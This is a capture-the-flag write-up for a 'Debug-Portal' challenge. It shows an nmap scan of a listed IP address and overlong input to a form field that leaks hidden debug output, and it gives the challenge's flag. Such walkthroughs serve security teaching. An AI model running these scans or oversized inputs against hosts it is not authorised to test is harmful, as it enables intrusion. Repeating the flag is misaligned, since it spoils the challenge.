

The latest pentest uncovered a seemingly long lost Debug-Portal. This thing looks like its ancient.

Its probably vulnerable somewhere, right?

IP: 128.140.2.13

Task:

Hack into the portal and get the flag

---

1. First of all we need to find out where this portal is hosted. To do this we can run a simple nmap-scan (example: `nmap -T5 -Pn 128.140.2.13 -p-`)

This will give us the port 42531

2. At first this seems like a very basic portal with just one textbox and submit-button. Submitting anything gives us a generic message

**Thank you for your message. We will get back to you ASAP.**

3. Checking for technologies running on the server we can not find any sql or anything similar so we try to run overlong inputs as the "ErrorCode"


---

ErrorCode:

4. After about 400 characters this seems to do something and we get a different message


**Something went wrong. Please contact the Administrator.**

5. Inspecting with the Developer Tools gives you some insight. It looks like the webserver is responding with random characters. We try to extend the input and send it off again




```
Inspector Console Debugger Network Style Editor Performance
Search HTML
<html class=" xxnymizi idc0_349">
  <head></head>
  <body>
    Something went wrong. Please contact the Administrator.
    <div style="display: none">DEBUG: ['I', '6', 'U', 'F', 'U', '0', 'Y', 'K', '</div>
  </body>
</html>
```

6. With now 500 characters this increases the output. It looks like we have some form of buffer overflow going on here.



```
Search HTML
<html class=" jubscriiza idc0_349">
  <head></head>
  <body>
    Something went wrong. Please contact the Administrator.
    <div style="display: none">
      DEBUG: ['I', '6', 'U', 'F', 'U', '0', 'Y', 'K', 'G', '1', 'D', '5', 'H', 'L', 'E', 'E', 'Z', 'G', 'M', 'M',
      'Z', 'W', 'Y', '0', 'Z', '4', 'P', '0', '
    </div>
  </body>
</html>
```

7. We increase the input again (800 Characters) and receive the flag



```
Search HTML
<html class=" amkxxoyg idc0_349">
  <head></head>
  <body>
    Something went wrong. Please contact the Administrator.
    <div style="display: none">
      DEBUG: ['I', '6', 'U', 'F', 'U', '0', 'Y', 'K', 'G', '1', 'D', '5', 'H', 'L', 'E', 'E', 'Z', 'G', 'M', 'M',
      'Z', 'W', 'Y', '0', 'Z', '4', 'P', '0', 'A', 'J', 'J', 'V', '0', 'M', 'Y', '1', 'Z', 'C', 'P', 'C', 'U', 'A',
      'T', '7', '6', 'Z', 'V', 'T', 'S', '2', '2', 'B', 'K', '0', '0', 'R', 'V']DS-CTF{7hi5W45N07T00MUCHW4517?}['1',
      '0', 'I', '7', '9', 'D', '9', '3', '3', '1', '1', 'R', '8', 'K', 'Y', 'T', '1', 'E', 'L', '6', '7', '4', '3',
      'D', '3',
    </div>
  </body>
</html>
```